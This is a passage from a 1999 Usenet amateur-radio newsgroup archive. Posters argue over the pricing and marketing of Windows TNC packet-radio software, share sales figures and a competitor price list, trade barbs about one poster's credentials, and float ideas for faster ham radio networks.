> firm DID have a page (although the original name was Management Systems
> International, not Management Systems International, Inc--in the state
> where it was founded, the Inc. isn't required in the name if
> International or Ltd. appear). The firm you refer to is not in the same
> state (California) where MSI was founded--and doesn't appear to have any
> involvement with the medical sysytems area (MSI specializes in complete
> solutions for medical settings ranging from physicians offices to
> pathology departments in major hospitals), so apparently it's a
> different firm altogether.

Not surprising.

> >Perhaps this is a different MSI than the MSI you spoke about.
>
> It appears to be.

Probably another few of them around as well <grin>.

> >> And with that correction, I will no longer bother to answer
> >> personal or corporate questions since their intent is to ridicule not
to
> >> inquire.
> >
> >You are wrong about this Rick.
> >
> >As a marketing expert you should be well aware of the different
> >ways posters might attempt to elicit useful information from folks
> >who post to newsgroups claiming expertise.
>
> True (although far more as a psychologist than from a marketing
> perspective).
>
> On the other hand, while some of the posts have been focused on
> eliciting information, many other have been focused on ridicule and
> put-downs (i.e., "my sister . . . "), hardly an attempt to develop
> useful communications.

One has tools for this: kill files and (my favorite) the "delete before
reading" button.

> More to the point, the topic only came up because I was
> challenged in my support for the statement another poster made that ham
> software is overpriced. Clearly, from a marketing perspective, a great
> deal of it is. Because the founder of CCS directly responded in a
> reasonable manner, the thread developed into one in which I attempted to
> show not only why I felt that way, but how it could profit him directly
> to reconsider both his pricing structure and his marketing approach.

And some very good ideas.
Perhaps a bit of continuation will provide further ideas.

> While my statement that there is a great deal of price gouging in the
> area may have stimulated dissent, as a consumer who has to pay those
> prices I have every right to express that concern. Still, during the
> conversation others who were NOT software producers themselves (to the
> best of my knowledge) felt compelled to ridicule and attack me for my
> view.

I feel differently. I never feel I "have to pay" for anything related to
my hobbies. They are, after all, hobbies ... and I'm very willing to
vote with my credit card.

Yes, there is a good deal of opinion in this group.

> Frankly, if I wanted to engage in an argument I'd go to
> alt.flames--or at least to rec.radio.amateur.misc where a few choice

Ah! alt.flame. One of my favorites! Under a different "identity"
of course. Yes, this is my real identity.

> comments about the no-code license or Liberty net would guarantee a
> response equivalent to the best that CB radio has to offer! I
> participate in the ham groups because I find them one of the few places
> on the Usenet that are normally NOT filled with flames and attacks
> (rec.radio.amateur.misc and rec.radio.amateur.policy excepted, of
> course). Since this thread became one that has moved beyond open
> conversation to personal attack or sarcasm, I chose to leave it rather
> than continue the thread further.

Perhaps the useful part of the thread will continue for awhile.
Ham radio badly needs some new businesses built around
digital radio, else that mode of the hobby will continue to
wither away. You mentioned some other areas of the hobby
where software products might work: DXing, high speed CW e.g.
I'm thinking about getting back into VHF/UHF Dxing, where
automated CW makes a lot of sense. Some fun software project
in that area, but products are questionable.

I tend to read the group every day, but only post occasionally,
for exactly the reasons you mention. Sometime I post only
to fan the flames and watch the knee-jerkers jerk.

> Your response was both polite and reasonable, thus I've
> responded to it. But at this point I would really rather drop out of the
> thread completely, not only because of the few negative responses I've
> received in the thread itself, but because I'm becoming tired of
> deleting the much more offensive ones I've been receiving by email as
> well. Such responses spoil the enjoyment of the Usenet ham radio groups,
> and like ham radio itself there's simply no reason to allow that result
> to occur.

"Use the kill file Luke" ...

> >You certainly would not want to turn off any potential customers
> >or investors ... lots of folks who read this group might qualify as
> >one or the other ... or both ... and plenty of them are interested in
> >starting businesses in the ham radio market ... or have already done so.
>
> Why not?

Good response. I would have said exactly the same.

> GLOTEC is a privately held corporation, hence we have no need
> for investors, and "potential customers" are a bit of a misnomer for the
> nature of our business. My posts aren't for the purpose of generating
> business--we are expanding at the rate our business plan calls for now.

Well, I actually had in mind other businesses, were you to ever want
to start them, particularly hobby related <smile>.

> In other words, my posts here (or lack of them) will have no
> bearing on my income or business and if I was _asked_ to take on new
> clients I would have to decline at this time. I haven't been making
> suggestions to CCS in hopes of encouraging them to become clients--that
> would be totally inappropriate and I wouldn't have the time to
> adequately service such an account anyway. I've been doing so solely
> because I feel that the firm _does_ have the potential to succeed,
> because the founder of the firm was polite and honest in his
> communications, and because it was so obvious that a few very simple
> changes (such as the ads--which I am tempted to redesign free of charge
> just so I won't have to see them in that shape anymore!) could make a
> profound difference to his success. Rick seems like a decent person, I'd
> like to see him acheive the goals he's set for himself--but that doesn't
> mean I am seeking his business by my posts.

> Again, having answered your questions in this message, I am
> going to withdraw from the thread and allow it to die.

Well, let's kill it off officially.

"The posters on this group all act like Nazis."

"Remember how Hitler made everyone register their guns so
the state could confiscate them. This is exactly what the ARRL
'insurance' policies will do with your radios."

I'm outa here!

--

... Hank

http://horedson.home.att.net

3833. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7rn7visfs1@bgtnsc03.worldnet.att.net>
Source record: 16654

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7rmrb1$6p8@dfw-ixnews19.ix.netcom.com...
> Hank:
>
> Well . l . l . l . . . now that you threw it back at me, then ok . . .
>
> Here's a quick thought.
>
> The most popular application on the I'net now [except for viewing porn
> images that is] are the "keyboard chat rooms".

There are some existing applications: the various *NOS have converse,
there is my RoundTable, the chat mode in APRS, a few others.

> Chat rooms are sort of like ham net's I guess. But with a little more
real
> time interaction without an NCS, hi, hi.
>
> But. . . could it be that we hams popularize advanced "chat rooms" on the
> packet radio nets. Complete with keyboarding, audio and even [slow]
video.
>
> This might attract lots of younger Tech-like amateurs as well as provide
an
> opportunity for old hams to meet with and "elmer" the younger crowd.
>
> This kind of thing is on the 'net' already.

And available on ham radio. The problem we saw here in this part of
the network (Portland, OR) was that even with good 9600 baud network,
it was too slow. Needs low latency network. I suspect that if we had much
better network these applications would thrive. Of course if we had tcp/ip
running over the ham radio nets, then one could use any of the standard
chat servers and clients. Have done some experiments with NetMeeting
over ham radio. It needs a LOT faster network. 56k minimum.

How to create wide area tcp/ip networks? I don't know the answer
to this one. It seems to be more a political issue than technical. Also
the software needs to be a *lot* easier to set up and get working.

So perhaps this idea devolves into the political question of how to build
fast ham radio networks. The solution to date has been to rely on the
internet for almost all the transport, and not put $ and effort into
building
radio network. I don't see a solution for the network problem.

> For example the ICQ service developed by an Israeli company recently
> acquired by AOL. It even has the symbol/prosign "CQ" in its' name!
>
> That ICQ type of application would work well in ham packet nets. We would
> need individuals or clubs to support the servers just as we have done/do
for
> bbs's and network nodes, and we would need chat room software to run on
the
> servers. Today those little Contectix digital video monochrome cameras
are
> only $99 and with good known codecs we hams should be able to create some
> neat compelling software/servers that could run on local packet radio.
> Video chat rooms. How's that, not a new idea, but not widespread on the
net
> yet. Hams pioneered the audio information highway, why not the video
> information highway and the videophone/video chat room.
>
> Perhaps hams could develop it into something workable and compelling. And
> then . . . it could be taken commercial, just like short waves back in the
> 20's and 30's.
>
> Maybe you software types could improve on the CUSeeMe stuff developed at
> Cornell and now being commercialized by White Pine.

It will run over ham radio networks now. The problem is the network.

> And TAPR or some such outfit could work on the rf side of it together with
> some manufacturers to try speeding up the access.

> Just some thoughts.

I wrote RoundTable because I thought it might bring more hams into the
network. For awhile it did. People held weekly nets, there were some
"old codgers" that met every night, there was a small use by emergency
response groups, etc. Then it sort of died down.

Another idea is databases. There are plenty of callsign servers online now,
but not much else that I'm aware of. Perhaps one of the problems we need
to solve is long haul network. As of now, there basically is *none* in the
US.
So it is hard to even think about creating databases, since there is no
reasonable way to keep the copies in sync without resorting to the internet.
Once one puts it on the internet, why bother with radio?
One database that might be fun is VHF/UHF DXing information. Schedules,
station capabilities and operating information, hot tips, "howto"s, etc. We
have
not had very good success with any of these.

3834. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rl38m$o2i@enews3.newsguy.com>
Source record: 16736

<ke8hh@arrl.net> wrote in message news:37de335d.67869290@news.alt.net...
> >
>
> >Think it over! Remember that if you do not try to pass yourself off as
some
> >kind of expert, then somebody else probably will.
>
> Let's see:
>
> I have an MBA from Baker with a dual major in marketing and
> Computer Information Systems.
>
> I TEACH marketing and advertising design at a college.
>
> I spent five years as the National Sales Manager/Advertising
> Director of a travel magazine with a circulation of greater than
> 1,000,000 copies per month internationally.
>
> I founded four corporations that are still in business
> (Management Systems International, Global Technologies, LTD., GLOTEC,
> INC, and MedSys Design, Inc.) as well as two non-profit corporations
> (Global Community Networks, Inc and the National Hepatitis-C Alliance
> [NHCA]).
>
> For three years running, I owned the highest volume dealership
> in the United States for two brand names of computer printers
> (Management Systems International).
>
> In addition to my MBA, I hold MAs in Psychology and in Political
> Sociology [I'm currently ABD for a Ph.D. there as well] and a Ph.D. in
> Psychology and teach in those areas, including courses in behavioral
> psychology, cognition, perception, and motivation (i.e., the areas of
> psychology most oriented toward marketing).
>
> In other words, I HAVE the credentials to make the statements I
> have been making.

You've been to school, obviously. - But never did learn the BASIC stuff,
like knowing the particulars of a given situation before passing judgements
on it. You know - The kind of thing they can't teach, like common sense? You
either have it or you don't, and it appears you don't.

I remember the first semester of "MIS 101", where the importance of knowing
what you are talking about before presenting was stressed to us repeatedly
by the instructor. A lot of that class revolved around the technique needed

to investigate a company and discover what problems it may or may not have.

If any student in that class had gone into a big fantasy-driven diatribe as you have, without even attempting to obtain enough information so that they would have a chance of knowing what they are talking about, they would have found themselves taking that semester over again, having been flunked out by the instructor.

> Do you?

Heck no! - I went to college for fun, not to get a job. But I've got enough sense not to pontificate about someone's business before bothering to find out something about it.

Too bad you never picked up that bit of knowledge in all of your schooling. - You could have really used it.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3835. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rl3v3$ob1@enews3.newsguy.com>
Source record: 16737

Ricker@cssincorp.com <ricker@cssincorp.com> wrote in message

> > <ke8hh@arrl.net> wrote in message news:37dd3067.67110634@news.alt.net...
> > It may be in their catalogs (with AES that probably means a
> > miniscule listing in the huge price list at the beginning), but it
> > certainly isn't readily available via their web sites!
>
> AES:
> Under http://www.aesham.com/kan.shtml:
> KAN PACTERM98 KANTRONICS/CSS SOFT; KAN TNC 79.95
>
> HRO:
>
> Under:
>
http://www.hamradiostore.com/cgi-bin/uncgi/ase?MAN=Kantronics&MAX=1000&OPT=o
> n
> 18) KANTRONICS PACTERM 98, FULL REALEASE TERMIAL PROGRAM $79.95, In Stock
>

It appears that Rick looked into this matter about as thoroughly as he investigated the Ham software market before he started pontificating about it. - Not at all, that is.

If I had an employee who had a habit like that - Shooting off his mouth without bothering to look into what he's talking about - Than that employee's butt would bounce several times off of the parking lot on his way out.

I don't have anything against training for new people, but if they've been through college and still lack common sense and a firm grasp of the basics of their profession, then it's generally best to let them go as soon as possible, leaving myself free to find some better material to work with.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3836. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: Mike Murphree <n4cnw@mindspring.com>
Message-ID: <37DE5DE2.4C390B53@mindspring.com>
Source record: 16738

ke8hh@arrl.net wrote:

> You state that people will vote with their dollars. Again, true.
> But note that in the case of Pacterm, people ARE voting with their
> dollars--despite a $300,000 investment, he has only sold 2,000 copies of
> the product--a pretty clear indication that either the price is too high
> or the marketing approach is inadequate (or, in my opinion, in this
> case--both). My comments may seem accusatory, but they ALSO offer the
> publisher ideas that could help him increase his sales and profits.

The only clear indication that I believe you can derive from this is that the market for packet equipment and software has decreased drastically over the last few years. I wish Rick and CSS luck in their endeavours because of my interest in digital radio and because he's set up shop in my original hometown (MSL), but it certainly wouldn't be my pick for providing food and shelter for my family. Considering the size of the market, I think it is extremely short-sighted for anyone to accuse them of price gouging considering the cost of Windows development tools and the training required to use them.

73
Mike N4CNW

3837. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7rm004$bp0$1@news.minn.net>
Source record: 16739

I've been following this thread with great interest, has anyone been able to locate the URL for Rick's GLOTEC Inc. I'd like to see Rick A's practice as I have now seen quite a bit of what he preaches.

Much of the discussion reminds me of my sister during her first year of Psychology... What a vast pool of knowledge one finds in a community college. BTW she finished her Ph.D. and is now designing jewelry in Santa Monica.

In Rick A's discussion he never mentions the risk/reward principle. It seems Rick of CSS has $300K at risk. Where there is risk, there should be reward. At least in the real world of business. What capitol is at risk in GLOTEC, Inc?

Did you know that copper wire was invented by two MBA's fighting over a penny....<grin>

73

John Douglas
N0ISL/UA4LIS/UB5WJD
Timewave Technology

3838. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7rm57t$jc4$1@bgtnsc03.worldnet.att.net>
Source record: 16740

<ke8hh@arrl.net> wrote in message news:37de92d7.52564458@news.alt.net...
> On Tue, 14 Sep 1999 04:22:49 -0500, "Charles Brabham" <n5pvl@texoma.net>
> wrote:
>
> >> AES:
> >> Under http://www.aesham.com/kan.shtml:
> >> KAN PACTERM98 KANTRONICS/CSS SOFT; KAN TNC 79.95
> >>
> >> HRO:
> >>
> >> Under:
> >>
>
>http://www.hamradiostore.com/cgi-bin/uncgi/ase?MAN=Kantronics&MAX=1000&OPT=
o
> >> n
> >> 18) KANTRONICS PACTERM 98, FULL REALEASE TERMIAL PROGRAM $79.95, In
Stock
>
> In other words, to find a product produced by CCS, you have to
> look under Kantronics--and this makes sense to you?

Try looking for products from Philip Morris or Tricon Global.
Hint: You won't find them under the manufacturer's name.

However, I agree with you on the topics of promotion, advertising
and marketing. The ham radio software products tend not to be
handled well. But with the market size of these products, this should
not be a surprise; little money is availble to promote, advertise or
market them. Heck, it is impossible, or nearly impossible, to recover
the the development costs!

I've done a few business plans for packet radio software. Had what
I thought were good ideas ("Hey, how about email over ham radio.").
Some of them, like the above, turned out to be good ideas, in the
sense that the concept became popular. Good business? Not as
far as I could determine. Not even close. Certainly not worth my
time and effort. Why? I leave that as an excercise for the reader <grin>.

--

... Hank

http://horedson.home.att.net

3839. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7rm649mdk1@bgtnsc03.worldnet.att.net>
Source record: 16741

<ke8hh@arrl.net> wrote in message news:37dd8bf5.25006074@news.alt.net...
> On Sun, 12 Sep 1999 05:26:21 -0500, "Charles Brabham" <n5pvl@texoma.net>
> wrote:
>
> >
> ><ke8hh@arrl.net> wrote in message news:37deaba8.411262951@news.alt.net...
> >
> >> Now add a fair profit (say 25%)
> >
> >I always thought 40% was the standard retail markup. Some of the custom
> >jewelry I make goes out at a 300% markup.
> >
> >A 25% markup is a good way to go broke in a hurry, except is very special
> >circumstances involving bulk sales of thousands of items. - And that set
of
> >circumstances does not apply here, obviously.
> >
> >Members of the oldest profession "charge what the traffic will bear", and
> >this system has worked well for thousands of years. My advice is to go
with
> >the pro's.

All businesses charge "... what the traffic will bear".
How could it be otherwise?
Hint: competition.

> Then your advice is to go BROKE with the "pros."
>
> BTW--in terms of marketing--I _am_ a pro (unless you consider an
> MBA "amateur" status).

I certainly consider an MBA an indicator of "amateur" status.
It might be useful to have, but it does not indicate any real
knowledge. What it does tell me is that the holder might know
some of the basics, many of which he will need to unlearn.
If that person also teaches ... then I get very concerned.
"Those that cannot do, teach."

(But that's all just more flame bait.)

> And 25% with no "store front overhead" is a _very_ reasonable
> markup on a product of that nature. Your jewelry may go for a very high
> markup--but that's because each piece is custom made and the price does
> not have any direct relationship to the materials cost. For a mass
> produced product with no major overhead costs (no storefront, no large
> inventory costs, etc.), the markup I cited is both fair and highly

> profitable.

We are talking software products not physical products.
For software products the costs are *all* in the I.P. and in
the promotion, advertising and marketing. You cannot compute
ROI in the same way you do for pysical products.

But you know all this ... and I don't have to *worry* about it
anymore since I've retired (from many years in various I..P.
based businesses, mostly software).

How much inventory does MSI hold?
You do mean http://www.managementsystems.net/, right?

> Rick

--

... Hank

http://horedson.home.att.net

3840. For Trade: Tucson Packet TNC for Hallicrafters or Hammarlund

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: William Brown <trainers@sympatico.ca>
Message-ID: <37DEB0AF.1D7EEF56@sympatico.ca>
Source record: 16742

I have a Tucson Packet Radio terminal node controller with manual that I would like to trade for a working Hallicrafters or Hammarlund Amateur Band receiver, or for a really good set of manuals for getting a Ham license in Canada along with some tutoring.

Thanks
William

3841. Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <#zH6a9u$#GA.194@cpmsnbbsa02>
Source record: 16743

Friends of the newsgroup,

Randy Gawtry of Timewave was kind enough to provide me with these numbers of AEA Software sales in 1994 and 1995. As most of you know, AEA had a majority of market share in the 90's, and had a big ad budget with full color two page ads in CQ, QST etc.

I think most of you will find these actual numbers surprising, I was when Randy sent them to me last night.

1994 was the last big year for TNC's, the big drop-off in 1995-1996 ended up causing Kantronics to almost go out of business and it was the final nail in the coffin before AEA went out of business

PcPakratt was the program of choice then for the Windows market for AEA products. The following numbers are the actual number of units sold to dealers and end users in those years:

PcPakratt 1994: 1673
PcPakratt 1995: 1404

As you can see, in both years, with major advertising, dealer and direct sales, and an installed base of over 100,000, sales were under 2000 per year.

So using those REAL numbers as a comparison, we're doing as well as AEA was doing in software sales 5 years ago, and this has been a declining market since 1996. So yes, they the hams are voting with their wallets and seem to appreciate the high quality software and fine support we give.

On the support side, our support person is Bill Campbell, WD4HEN. He's 54 years old and does a great job working with our users on issues they have. I have had not one complaint about him, and many kudos. He knows Windows, TNC's and digital modes, and enjoys working with other hams.

Also, I did a comparison of prices of us and the competition. Let me say I applaud the efforts of Jeff Towle (Ka-GOLD), Gary Johnson (XP-Win) and Stan Huntting (KA-Win). They have fine products for the O/S they support. If you have a Kantronics TNC and just DOS or Windows 3.1, you should support them by purchasing their products.

Kantronics:
==========
DOS

KA-GOLD $89.95 Doesn't support KAM '98
HostMaster II $89.95 Doesn't support KAM '98

Windows 3.1

Ka-Win $79.00 Doesn't support KAM '98
Xp-Win $80.00

Windows 32

Pacterm '98 $79.95

AEA/ Timewave:
=======================================
DOS

Pk-Gold $99.95 Only supports Pk-88 and Pk-232
PKGold/900 $129.95 Only supports PK-900
DSPGold $129.95 Only supports DSP-2232
PakRatt DOS N/A Product dead

Windows 3.1

XpWin $80.00
PcPakratt 2.1 $79.95

Windows 32

Pk-Term '99 $79.95

MFJ:
===
DOS:

MFJTerm $49.95 No Host Mode

Windows 3.1

Multicom $59.95 No Host Mode

Windows 32

Multicomm Host (packet only) $49.95 BLP Host
MultiComm Host (multimode) $79.95 BLP Host

(both need firmware upgrades for errorless operation)

Multicom for Windows 3.1 is the ONLY commerical program that DOESN'T use
Host Mode.

FYI, The CSS staff is comprised of the following:

3 programmers
1 QA/Support
1 Accounting/Documentation/Marketing
1 Online Forum Manager (Microsoft contracts)

This is the last message I going to post on the issue of software pricing, as we have work to do to continue to provide high quality software for the ham community.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

3842. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7rmf2l$851@dfw-ixnews3.ix.netcom.com>
Source record: 16744

Hey Rick:

I enjoyed meeting you guys at the Huntsville Hamfest.

I enjoy your PacTerm software as well.

You guys are doing good work!

I enjoyed your sharing of the figures and the financial analysis of the ham software business.

It seems that the time coincidence/correlation between the fall off of ham packet radio activity's and the popular onset of the World Wide Web is confirmed once again!

Charlie Brabham will probably jump on me again now! Heh, heh. Go Charlie!

If only we could speed up amateur packet radio access speeds and begin to take advantage of the millions of TCP/IP terminals out there now, maybe we could get some new "compelling" applications on the ham packet radio nets and regenerate the growth with a whole new generation of radio/computer buffs.

Think of it, the Amateur Computer Radio Relay League!

email and bbs's were the "killer" application of ham packet radio, now we have APRS, but the appeal is not as wide. The Internet gives us "free" email and we have NG's instead of bbs's. What we really need is . . . . ? ? ?

Perhaps hams could take the lead and introduce a whole new set of applications . . . just like our pioneering forefathers. If we leave it all to the new computer networking folks we will be left behind in the dust of the Internet.

Thoughts?

Peter AB4BC
Madison, AL

Ricker@cssincorp.com <ricker@cssincorp.com> wrote in message news:#zH6a9u$#GA.194@cpmsnbbsa02...
> Friends of the newsgroup,
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> doing in software sales 5 years ago, and this has been a declining market
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> years old and does a great job working with our users on issues they have.
> I have had not one complaint about him, and many kudos. He knows Windows,
> TNC's and digital modes, and enjoys working with other hams.
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> Also, I did a comparison of prices of us and the competition. Let me say I
> applaud the efforts of Jeff Towle (Ka-GOLD), Gary Johnson (XP-Win) and
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> Kantronics:
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>
>
> AEA/ Timewave:
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> --------------------
> Pk-Gold $99.95 Only supports Pk-88 and Pk-232
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>
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>
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> Multicomm Host (packet only) $49.95 BLP Host
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> Multicom for Windows 3.1 is the ONLY commerical program that DOESN'T use
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> FYI, The CSS staff is comprised of the following:

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> 1 QA/Support
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> This is the last message I going to post on the issue of software pricing,
> as we have work to do to continue to provide high quality software for the
> ham community.
>
> --
> Rick Ruhl
> President, Creative Services Software
> http://www.cssincorp.com
>
>
>

3843. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <eEdgMlw$#GA.314@cpmsnbbsa02>
Source record: 16745

Thanks for the kind words Peter, to me, that's what it's all about.

RE: RF internet. That is one of the goals, and the first step to it is the completion of the HF Email Product. By using your TNC and an SSB radio, you can send and receive internet email via commercial shore stations (WLO and Globewireless) or on the ham bands, Winlink.

What this program will accomplish is that you can still send and get your email, even if you have no phone line. I know many people who travel with RV's and that are on yacht that use this type of service with an old terminal style (Telex or BBS) interface. Our product puts the same look and feel of the standard internet mail programs into this market. No more typing thousands of commands at the prompts, compose your message and hit 'send now', and the program does a sitot/amtor or Pactor connect to the server, sends you email, gets waiting email, and puts that into your INBOX, just like on the net... except it's RF.

The next step is to do a host mode device driver that sits between the TCP/IP driver and the serial driver in Windows. This would allow for standard email packages to use the TNC just like a regular modem. On the UHF and higher bands, we could use 9600 baud or greater for fast throughput, and you could connect to the web via RF. I feel like it's a great idea for those people that don't want a second phone line, or are out 'in the sticks' and have no local internet service.

All this of course costs money to develop, and that's what I've been trying to do with the revenue from the TNC programs, continue to reinvest it into development, to provide new products for hams.

Maybe that would be the 'killer app' (driver?) the ham radio market is waiting for?

regards,
--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Peter O. Brackett wrote in message <7rmf2l$851@dfw-ixnews3.ix.netcom.com>...
>Hey Rick:
>
>I enjoyed meeting you guys at the Huntsville Hamfest.
>
>I enjoy your PacTerm software as well.
>
>You guys are doing good work!

>
>I enjoyed your sharing of the figures and the financial analysis of the ham
>software business.
>
>It seems that the time coincidence/correlation between the fall off of ham
>packet radio activity's and the popular onset of the World Wide Web is
>confirmed once again!
>
>Charlie Brabham will probably jump on me again now! Heh, heh. Go Charlie!
>
>If only we could speed up amateur packet radio access speeds and begin to
>take advantage of the millions of TCP/IP terminals out there now, maybe we
>could get some new "compelling" applications on the ham packet radio nets
>and regenerate the growth with a whole new generation of radio/computer
>buffs.
>
>Think of it, the Amateur Computer Radio Relay League!
>
>email and bbs's were the "killer" application of ham packet radio, now we
>have APRS, but the appeal is not as wide. The Internet gives us "free"
>email and we have NG's instead of bbs's. What we really need is . . . . ?
?
>?
>
>Perhaps hams could take the lead and introduce a whole new set of
>applications . . . just like our pioneering forefathers. If we leave it
all
>to the new computer networking folks we will be left behind in the dust of
>the Internet.
>
>Thoughts?
>
> Peter AB4BC
> Madison, AL
>
>

3844. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7rmoha$o5h$1@bgtnsc01.worldnet.att.net>
Source record: 16746

<ke8hh@arrl.net> wrote in message news:37df964b.53449050@news.alt.net...
> On Tue, 14 Sep 1999 14:38:26 GMT, Mike Murphree <n4cnw@mindspring.com>
> wrote:
>
> >Considering the size of the market, I think it is extremely short-
> >sighted for anyone to accuse them of price gouging considering the
> >cost of Windows development tools and the training required to use
> >them.
>
> Windows development tools are _not_ that expensive (when the
> $300,000 investment mentioned previously is considered), and training
> someone to use them is the function of a school, not a software
> publisher.

Well ... now we know. I guess you have never been involved
in creating software. There is no "school" that teaches what
is needed to create software. The only way to learn software
tools is to use them in real software projects. Certainly one should
take whatever classes are available, but actually learning a tool
takes 6-18 months of real-world use. If you think otherwise, I
have this nice bridge for sale ... real cheap ...

$300k will just about cover two person-years of development.
Just enough to create a minimally marketable product.
How do I know this? 35 years of involvement with software
development. The cost has come down a bit during that time,
but the level of effort to get a product to market has not
changed very much, and compensation has gone up.
(All the above stated normalized to today's $).

But wait, there's more!

You just *might* want to use some of the $300k for promotion,
advertising and marketing, is it not so? Let's allocate a minimal
amount, say 30%. That leaves $210k to develop the product.
A few fixed costs (desks, workstations, operating systems,
development tools) which will run in the ballpark of $15k per
programmer. A bit less for the QA and support folk, but not
much less. Are we talking 3 people perhaps? That leaves only
$165k to pay them, and cover their recurring costs (FICA,
any bennies, paid vacation, office space, et al). Just about enough
to pay one "pretty good" software person, one "ok" software
person and one good tester/support person for about 9 months.

Oh well, give 'em options and promise 'em riches ...

... Hank

http://horedson.home.att.net

3845. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7rmp9b$qo9$1@bgtnsc01.worldnet.att.net>
Source record: 16747

--

... Hank

http://horedson.home.att.net

<ke8hh@arrl.net> wrote in message news:37e1ab7c.58873535@news.alt.net...
> On Tue, 14 Sep 1999 12:02:53 -0700, "Hank Oredson" <horedson@att.net>
> wrote:
>
> >How much inventory does MSI hold?
> >You do mean http://www.managementsystems.net/, right?
>
> I wasn't going to bother responding to any more of the attacks
> or sarcasm in this thread--but this message deserves a response.

Attacks no, sarcasm of course!

But you might want to apply your expertise to my other response
containing a bit of analysis of what one could do with $300k in
the software development world. If you have some interesting
ideas on how to do it cheaper, there are many who read this
group that would benefit from your knowledge. My bottom
line is that $300k is probably below the minimum needed to
create and sell any software product ... successfully.

> No, I _don't_ mean www.managementsystems.net. I have no idea
> what firm that is. MSI (Management Systems International), with which I
> am no longer associated (I sold my interest in it some years ago) does
> not, to my knowledge, have a web site. Nor, incidently, does GLOTEC,
> Inc.--we aren't a retail firm and our particular operations don't
> necessitate the expense of a web presence. We _have_ registered the
> domain name (obviously) in case it is needed later, but currently we
> have no need for it.

According to the web page they are:
Welcome to Management Systems International, Inc.
MSI develops financial consolidation and analysis software
for companies using popular accounting packages.

Perhaps this is a different MSI than the MSI you spoke about.

> And for the person who asked, the current assets of Glotec, Inc.
> (according to our most recent annual report) are $2.1M--somewhat higher
> than the $300K he wanted to know if we met. We were founded, btw, with a
> total investment of $125K in 1992, both facts can, of course, be
> verified by anyone who cares to make the effort to do so, as they are

> matters of public record.
>
> And with that correction, I will no longer bother to answer
> personal or corporate questions since their intent is to ridicule not to
> inquire.

You are wrong about this Rick.

As a marketing expert you should be well aware of the different
ways posters might attempt to elicit useful information from folks
who post to newsgroups claiming expertise.

You certainly would not want to turn off any potential customers
or investors ... lots of folks who read this group might qualify as
one or the other ... or both ... and plenty of them are interested in
starting businesses in the ham radio market ... or have already done so.

3846. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-14 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7rmpnu$sg9$1@bgtnsc01.worldnet.att.net>
Source record: 16748

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7rmf2l$851@dfw-ixnews3.ix.netcom.com...
> Hey Rick:
>
> I enjoyed meeting you guys at the Huntsville Hamfest.
>
> I enjoy your PacTerm software as well.
>
> You guys are doing good work!

Second that!

> I enjoyed your sharing of the figures and the financial analysis of the
ham
> software business.

Interesting numbers. Smaller than I expected (or had projected in my
own business plans). Ouch! A really tough market.

> It seems that the time coincidence/correlation between the fall off of ham
> packet radio activity's and the popular onset of the World Wide Web is
> confirmed once again!

So it seems.

> Charlie Brabham will probably jump on me again now! Heh, heh. Go
Charlie!

Leap! Stomp! Foam!
Oh wait, Charles is supposed to do that <grin>.

> If only we could speed up amateur packet radio access speeds and begin to
> take advantage of the millions of TCP/IP terminals out there now, maybe we
> could get some new "compelling" applications on the ham packet radio nets
> and regenerate the growth with a whole new generation of radio/computer
> buffs.

From my observations we need two things right away:

1. Faster networks.
2. Integration with standard protocols.

I'm doing a bit of work on 2., as are a few other folks.
None commercially as far as I know.
1. is a major problem.

> Think of it, the Amateur Computer Radio Relay League!

Exactly what a bunch of us tried to form in the 1985-1990 time frame.
We got LL Lidded out of existence.

> email and bbs's were the "killer" application of ham packet radio, now we
> have APRS, but the appeal is not as wide. The Internet gives us "free"
> email and we have NG's instead of bbs's. What we really need is . . . . ?
?
> ?

If you have any ideas ... a lot of folks who write software for a hobby
read this group but do not post. They are looking for ideas. It is very
worthwhile to post them here because they *will* be seen, and often
they *will* be acted upon.

> Perhaps hams could take the lead and introduce a whole new set of
